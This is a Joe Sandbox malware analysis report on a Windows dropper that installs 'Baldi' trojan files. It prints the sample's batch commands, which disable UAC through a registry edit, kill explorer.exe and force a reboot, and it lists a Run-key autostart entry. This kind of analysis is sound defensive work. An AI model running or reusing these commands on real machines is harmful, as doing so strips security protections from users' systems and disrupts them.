ID: 882703
Sample Name: file.exe
Cookbook: default.jbs
Time: 17:15:38
Date: 06/06/2023
Version: 37.1.0 Beryl

Table of Contents


Windows Analysis Report

file.exe


Overview

General Information

Sample Name:	file.exe
Analysis ID:	882703
MD5:	e2c4c4dd8c6a…
SHA1:	f4114815bce62..
SHA256:	f3efe3b57a0f5c..
Tags:	exe
Infos:	



Detection




Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Changes the wallpaper picture
- Uses shutdown.exe to shutdown or …
- Yara detected BatToExe compiled b…
- Machine Learning detection for sam…
- Disables the Windows task manage…
- Machine Learning detection for drop…
- Disables UAC (registry)
- Uses 32bit PE files
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- file.exe (PID: 3320 cmdline: C:\Users\user\Desktop\file.exe MD5: E2C4C4DD8C6A357ECA164955A8FE040C)
  - cmd.exe (PID: 5724 cmdline: C:\Windows\system32\cmd.exe /c CleanZUpdater.bat MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5744 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - Baldi.exe (PID: 3156 cmdline: C:\Baldi\Baldi.exe MD5: 515BC425DAA9558E4A12A917E7DFC701)
      - taskkill.exe (PID: 5436 cmdline: "C:\Windows\System32\taskkill.exe" /f /im explorer.exe MD5: 15E2E0ACD891510C6268CB8899F2A1A1)
        - conhost.exe (PID: 6844 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - DisableUAC.exe (PID: 7140 cmdline: C:\Baldi\DisableUAC.exe MD5: 9AD923E0B582D7520DBD655C36C1CDD5)
      - conhost.exe (PID: 5332 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - cmd.exe (PID: 6040 cmdline: C:\Windows\system32\cmd" /c "C:\Users\user\AppData\Local\Temp\FC2B.tmp\FC2C.bat C:\Baldi\DisableUAC.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - reg.exe (PID: 5744 cmdline: reg ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 0 /f MD5: E3DACF0B31841FA02064B4457D44B357)
        - shutdown.exe (PID: 3816 cmdline: shutdown -r -t 1 -c "BALDI EVIL..." MD5: 7A22F98F0B7BAEEF5FE1965F075A5E95)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.380014233.0000000000470000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_BatToExe	Yara detected BatToExe compiled binary	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.378526790.000001FFF3EF0000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_BatToExe	Yara detected BatToExe compiled binary	Joe Security	
00000007.00000002.379502958.0000016157B60000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_BatToExe	Yara detected BatToExe compiled binary	Joe Security	
00000009.00000002.378545012.000001FFF3F00000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_BatToExe	Yara detected BatToExe compiled binary	Joe Security	
00000007.00000003.378633984.0000016157B70000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_BatToExe	Yara detected BatToExe compiled binary	Joe Security	
Click to see the 16 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Spam, unwanted Advertisements and Ransom Demands

Changes the wallpaper picture

System Summary

Uses shutdown.exe to shutdown or reboot the system

Data Obfuscation

Yara detected BatToExe compiled binary

Lowering of HIPS / PFW / Operating System Security Settings


Disables the Windows task manager (taskmgr)

Disables UAC (registry)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	1 Registry Run Keys / Startup Folder	1 2 Process Injection	2 1 Disable or Modify Tools	2 Input Capture	1 Security Software Discovery	Remote Services	2 Input Capture	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 1 System Shutdown/ Reboot
Default Accounts	1 Scripting	Boot or Logon Initialization Scripts	1 Registry Run Keys / Startup Folder	1 Modify Registry	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Native API	Logon Script (Windows)	Logon Script (Windows)	1 2 Process Injection	Security Account Manager	2 File and Directory Discovery	SMB/Windows Admin Shares	1 Clipboard Data	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Scripting	NTDS	1 4 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
file.exe	73%	ReversingLabs	Win32.Backdoor.DarkComet	
file.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Baldi\Baldi.exe	100%	Avira	TR/BAS.Samca.amdgw	
C:\Baldi\kill.exe	100%	Avira	TR/AD.Nekark.sjwrf	
C:\Baldi\mbr.exe	100%	Avira	DR/Delphi.Gen	
C:\Baldi\kill.exe	100%	Joe Sandbox ML		
C:\Baldi\DisableUAC.exe	100%	Joe Sandbox ML		
C:\Baldi\Baldi.exe	70%	ReversingLabs	Win32.Trojan.Samca	
C:\Baldi\DisableUAC.exe	21%	ReversingLabs	Win64.Trojan.Generic	
C:\Baldi\kill.exe	75%	ReversingLabs	Win64.Trojan.Nekark	
C:\Baldi\mbr.exe	71%	ReversingLabs	Win32.Rootkit.Abobus	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nsis.sf.net/NSIS_Error	file.exe	false		high
http://nsis.sf.net/NSIS_ErrorError	file.exe	false		high
http://https://www.youtube.com/channel/UCsKC-cU51wQN_jz-jUrzu-Ang	Baldi.exe, 00000003.00000002.637111077.000000002E0A000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://www.youtube.com/channel/UCsKC-cU51wQN_jz-jUrzu-A	Baldi.exe, 00000003.00000000.371792165.000000000640000.00000002.00000001.01000000.00000004.sdmp, Baldi.exe.0.dr	false		high
http://https://vk.com/endnet	Baldi.exe, 00000003.00000002.637111077.000000002EEC000.00000004.00001000.00020000.00000000.sdmp, Baldi.exe, 00000003.00000000.371792165.0000000000640000.00000002.00000001.01000000.00000004.sdmp, Baldi.exe.0.dr	false		high

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	37.1.0 Beryl
Analysis ID:	882703
Start date and time:	2023-06-06 17:15:38 +02:00

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	file.exe
Detection:	MAL
Classification:	mal92.rans.evad.winEXE@19/8@0/0
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 93.5% (good quality ratio 69.2%) • Quality average: 53.3% • Quality standard deviation: 39.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, WMIADAP.exe, conhost.exe
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: file.exe

Simulations

Behavior and APIs

Time	Type	Description
17:16:42	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run GG.exe C:\Baldi\Baldi.exe
17:16:50	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run GG.exe C:\Baldi\Baldi.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Baldi\7note.mp3

Process:	C:\Users\user\Desktop\file.exe
File Type:	Audio file with ID3 version 2.4.0, contains:\012- MPEG ADTS, layer III, v2, 160 kbps, 22.05 kHz, Monaural
Category:	dropped
Size (bytes):	248823
Entropy (8bit):	7.546210558954595
Encrypted:	false
SSDEEP:	6144:+vlzl1lcxbHrXiUl8vr6kSWyYqaaBh6P8IkxR/3t:+vlVQl8vr6LH1B//t
MD5:	6D5F23F17EE8EA50408555EB4BB5BE89
SHA1:	267B0E75E69405B8472654FE7327E4F4D70782B6
SHA-256:	69D1A8275264511E2FB77EAC49F0F64494C2BEB1752AAE347CDFF47CB587C1E4
SHA-512:	50A50A5C42A5C1D44AB42B1BBE5981A0FF6BE6C57AF010B9206E1432516F9589DFC889BC5246F00A595ECD5B879ACF1A1F1059E44662E25827B46384ACB66E0 F
Malicious:	false
Preview:	ID3.......TXXX.......major_brand.mp42.TXXX.......minor_version.0.TXXX.......compatible_brands.isommp42.TSSE.......Lavf55.21.100.......................Info...........m............. !%'),.2469;=ACEHJMPRUWY]_bdfilnqsvy{~..Lavf55.21.100........$... ....H. ...LAME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUULAME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU

C:\Baldi\Baldi.exe

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	13049579
Entropy (8bit):	5.758905606569735
Encrypted:	false
SSDEEP:	98304:4PyiUHCa1abtUvA5b1PSqhRLuaY673+/4ByCNlFSB+sgpDhsfC2PDORalZLCwpo3:ww2U4tuWbDa9PY
MD5:	515BC425DAA9558E4A12A917E7DFC701
SHA1:	BEF7A2A3F78189922BE2B1F59B9E2636C6A8156E
SHA-256:	FD27FB8B14A5FA99BBA87560510030A5AB9DF47E4F7584CB4D0E31C04E11808B
SHA-512:	41B2B95AEA7ED7BC039F64146581BA695AF8A441CFB7CBA989D2204FE47F8DE974334C224A085F30FBC3FC51455986A73C3BDB90952F1E7BC9B6C8074432DB C
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 70%
Preview:	MZP....................@...!..L.!..This program must be run under Win32..$7... ..........................PE..L....1]\.................^"........v"......."...@...@....................#.......#.N1....'.......................$.H.....+.......................$..................... ..#.......#.<....................text...ID"......F"................. ..`.itext..d....`"......J"............. ..`.data...d....."......b"............@....bss.....e... #..........................idata..N1....#..2...."............@. ...didata.<.....#......*#............@....edata........#......6#............@..@.tls....H.....#..........................rdata..].....$......8#............@..@.reloc..H.....$......:#............@..B.rsrc.........'... ...:&............@..@.debug........+.......+............@..@................

C:\Baldi\CleanZUpdater.bat

Process:	C:\Users\user\Desktop\file.exe
File Type:	DOS batch file, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	4.528650179702277
Encrypted:	false

SSDEEP:	3:mKDDlR+aRMgACL+aROWuM8AC:hOaSgNiaZRC
MD5:	B54E64A1F0B58D09CF57D983D7BA7361
SHA1:	D6C36454390BE4EEA41512BD39A9C68D77F614BF
SHA-256:	2683D451AB3423E25BCBECA902E6B586D0D9E8689C9C1BB6DCA47BFAE547A7D7
SHA-512:	583A6B07D584A433A78C8A948807CAF5D1BFA0A1B8EF6DCF5A7F67DB38E03BAF875CABDC91F974276295C01485B78C11002B4CF10F08346AB92C2375479BEB(A
Malicious:	false
Preview:	@echo off..Start C:\Baldi\Baldi.exe..Start C:\Baldi\DisableUAC.exe

C:\Baldi\DisableUAC.exe

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	106496
Entropy (8bit):	6.27337799955346
Encrypted:	false
SSDEEP:	1536:lD5s9u/O4wppE7b6Ca9wOxibBjPm8YEZDVAguwWx4c6fFSq35t:3s9uWfE7mt+BzXYEZDVAgVWuc69Sq35t
MD5:	9AD923E0B582D7520DBD655C36C1CDD5
SHA1:	189C9B2C40F0A84AF365E0BB8B88E97243560CC3
SHA-256:	F5ADD589DA4BFB1492531306D12E84EF27BFCB0C31FF51FED710215765AC95F4
SHA-512:	EA73A7E5262FD148BC8B5D7D5A7C20A1C6683DEFB7C2EA48CDC22595420307B18CA20ECAF1135AD24131D2AB6CE1346E3ABF78ABED0E2728878C0F993509F B0C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 21%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...NK.X...../....2.D...X.....@..... .....(....`..d.....code....D.....F..... ..`.text.....`.....J..... . .`.pdata..d....`.....H.....@..@.rdata...!....."...Z.....@..@.data....*.....|.....@....rsrc...(.....@..@..... ....

C:\Baldi\kill.exe

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	107520
Entropy (8bit):	6.299970440877681
Encrypted:	false
SSDEEP:	1536:pD5s9u/O4wppE7b6Ca9wOxibBjPm8YEZDVAguwWx4c6fFSqF4D:zs9uWfE7mt+BzXYEZDVAgVWuc69SqFc
MD5:	58F681015149CE6C120E5B9F55761D2C
SHA1:	A71E4A2E95493E69D9233C66E096C19B6AFD8147
SHA-256:	C09D5F30C31A01A4E0F8EA829278D8D4E99A20E122EACD7648E5C9C605256290
SHA-512:	0D6746DDF605AC718DC750E6E65131ECDE410B2548616C404D263C4647149DBFEA1922AAEF5277012D90A07B548AC7D9C9EDAB5DE38B54BB9CA8F7C1F1D16 57
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 75%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...NK.X...../....2.D...\.....@..... .....`..d.....code....D.....F..... ..`.text.....`.....J..... . .`.pdata..d....`.....H.....@..@.rdata...!....."...Z.....@..@.data....*.....|.....@....rsrc.....@..@..... ....

C:\Baldi\lol.png

Process:	C:\Users\user\Desktop\file.exe
File Type:	PNG image data, 700 x 394, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	151955
Entropy (8bit):	**7.990244705539055**
Encrypted:	**true**
SSDEEP:	3072:dB1lj5X8Ll5YSBw08P47iGR64EjueyjjPQ3FKxu6aSNKkfM7xBTLmtoNDFuSzbDe:f9e5YjN4zR6paM77LPN5uSzb4WG
MD5:	41C46F443E8EE13BFAA86399EB6EE3F8

SHA1:	E1DE323885E86321591D6B31C3354FE2F7236510
SHA-256:	88135E8CED1DDD25E2D92FBC5AB19B5C251CD8FDB8303CF4026EC644A989A8AB
SHA-512:	E638200B40A19FE282DD7F1BA38558BD02D81F7DD10765E0207E2B2F77B9840848C8A9982092D02E76DEA76C12B3EF6DB5C9F8EE896B8AEEA475F9118D32AC 8
Malicious:	**true**
Preview:	.PNG.....IHDR.....q.n....sRGB..... .IDATx^.y.de}..9k.Zn.]{_h.....!...3..3...h.8....q...DG.....8.0.D$. .%.,-.....M.....G...NW.{.....y..T../.....8.Q(...B.P.f.q..iDQ..w..}.(. J.....aH...4M...(.....m.....R...}.....(..]z.yy.8&.C.0$.....0..]..u.M..4-._F...z.82b^a..-..i...eYX..i....a.s...A..y.Q...:.e.8...$.j..u... .0Q(...B.P...I.R..C.....I.m[...100.a...G..T*Ul.^..E1....!q. ..\Zr..OYp...b8!..i....@...NtBre!.b+>.....+DWL#..b.\..eY...//.<.....uR.P(...B..#...fbb..W3==M...N.X.T*...C.V!.#..b....><.C.=...+.4. .... ..D.X..%X.....S....\1..d.0.....%:..d:B.....c..Z.. L&.6...]#.....-....W.P(....FH.....V..v...K.2K&.I.2..*G..`..k.A.T ...XhZ...;...X\....F...q.1z..A"..r.+/.,...nZ..d.T.y^I.U.....r.X...z.....N..N.F...^.B.P(....M...R..W^E.R.\.3:z..+WR.T...b ..A6n<...1;;M..cll..8..3)...T..kNn....m.\9. -.i..sn..tTT.... ..|.7..`.v[.7-...'.).s.'.by."b+$WNOH../.<n..h.<%.B.P(...kF.....3....l..P..=..3..._..v..f..X.....=.....

C:\Baldi\mbr.exe

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	61440
Entropy (8bit):	5.173437012266276
Encrypted:	false
SSDEEP:	768:4eMSZqVQuw+qdWSMzKAX9DCn4PLbz5DnNSN4at2bhBXuY8xX:TZqVQcZzXJC2ClktoZxX
MD5:	74E58B34423DDF2A72789D9927C5578D
SHA1:	4F43E0E17BF802CA32A55FCD0612F1A16A14F9DC
SHA-256:	28DEDDCA10A4D9081BDF3BAB9E7E66A53B5DE493B062B1FD124BDF41F386AED1
SHA-512:	6CFC02BF6C46E2219B2A8FEE45D8E537DC86B6563FD6E94FA72ABDAFEDC8B1A1B44A537EFE9BCDA011426585D82AB17E7C8025A1E7A44271A63D8ABE0E904 F59
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 71%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....p...|.....~.....@.....P.....?.....@..... ... .p..... .....CODE.....o.....p..... ..`DATA.....C.....D...t.....@...BSS.....idata.....@....tls.....rdata .....@..P.reloc..p.....@..P.rsrc.... ... ..."....@..P.....0.....@..P..... .....

C:\Users\user\AppData\Local\Temp\FC2B.tmp\FC2C.bat

Process:	C:\Baldi\DisableUAC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	186
Entropy (8bit):	5.385562223264799
Encrypted:	false
SSDEEP:	3:NNgnzKDDEFkhhPk6pdgLxqrZfyM1K7eB/k+7W1nEHfnKyMhF6LFsIlGFIYh9n:NS0QePzYLxiH1jhRiRe66ibFpz
MD5:	A708B066FDA65F8D7F94A2CBD4919B0F
SHA1:	5C723E4F1BA46B5CB6813B5DB490DD63748CB07C
SHA-256:	754D5B111EC7225C4D643142DDF0DFAAB585F12B2F69BCCA088ABBD0D23A5A79
SHA-512:	75B7A6401EBFB2AA9194FF3EF48F8C23044342DDB2F2B9B33020B6EC7592DD2A1B0546EF7387641FB17CCCD7F726FE665386C471F01B4E715D7E9B713BAA1B0 5
Malicious:	false
Preview:	@shift /0..@echo off..reg ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 0 /f..shutdown -r -t 1 -c "BALDI EVIL..." >nul..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.989999812901478
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	file.exe
File size:	4444053

MD5:	e2c4c4dd8c6a357eca164955a8fe040c
SHA1:	f4114815bce62efbc78c79f9a83ccf74a4ea075c
SHA256:	f3efe3b57a0f5cc46963dbd8832ceecd5768117685b4cee684b1235d9e74ebe5
SHA512:	389bf398f9f9f6ae7e6dfca835f5877befa4ebfee5938d4b50728d77fb0450b2eb2cb67e3f4d9abaaad77231754968b27c69a510448dfd7f52c63b1ce3a1c3e1
SSDEEP:	98304:3c9jNgez/S9bL+M0QVtYD0JCqfZlVcc9uNSwfrNaSQHbfU0qC:s95zk0mtyTqj6W4SGYSQ/qC
TLSH:	A326338694B17BDBFA050133A1793EA9796BFCE7D54A040A14DEB4E13DF3983026BC91
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1..:u..iu..iu..i...iw..iu..i...i...id..i!..i...i...it..iRichu..i.....PE..L.....K.....^.....

File Icon

Icon Hash:	1da6b3b3a28ecd71

Static PE Info

General

Entrypoint:	0x4030fa
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	RELOCS_STRIPPED, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x4B1AE3CC [Sat Dec 5 22:50:52 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	7fa974366048f9c551ef45714595665e

Entrypoint Preview

Instruction
sub esp, 00000180h
push ebx
push ebp
push esi
xor ebx, ebx
push edi
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 00409160h
xor esi, esi
mov byte ptr [esp+14h], 00000020h
call dword ptr [00407030h]
push 00008001h
call dword ptr [004070B0h]
push ebx
call dword ptr [0040727Ch]
push 00000008h
mov dword ptr [0042EC18h], eax
call 00007FF8F0C45416h
mov dword ptr [0042EB64h], eax
push ebx
lea eax, dword ptr [esp+34h]
push 00000160h

Instruction
push eax
push ebx
push 00428F98h
call dword ptr [00407158h]
push 00409154h
push 0042E360h
call 00007FF8F0C450C9h
call dword ptr [004070ACh]
mov edi, 00434000h
push eax
push edi
call 00007FF8F0C450B7h
push ebx
call dword ptr [0040710Ch]
cmp byte ptr [00434000h], 00000022h
mov dword ptr [0042EB60h], eax
mov eax, edi
jne 00007FF8F0C4282Ch
mov byte ptr [esp+14h], 00000022h
mov eax, 00434001h
push dword ptr [esp+14h]
push eax
call 00007FF8F0C44BAAh
push eax
call dword ptr [0040721Ch]
mov dword ptr [esp+1Ch], eax
jmp 00007FF8F0C42885h
cmp cl, 00000020h
jne 00007FF8F0C42828h
inc eax
cmp byte ptr [eax], 00000020h
je 00007FF8F0C4281Ch
cmp byte ptr [eax], 00000022h
mov byte ptr [eax+eax+00h], 00000000h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x74b0	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x39000	0x1da18	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
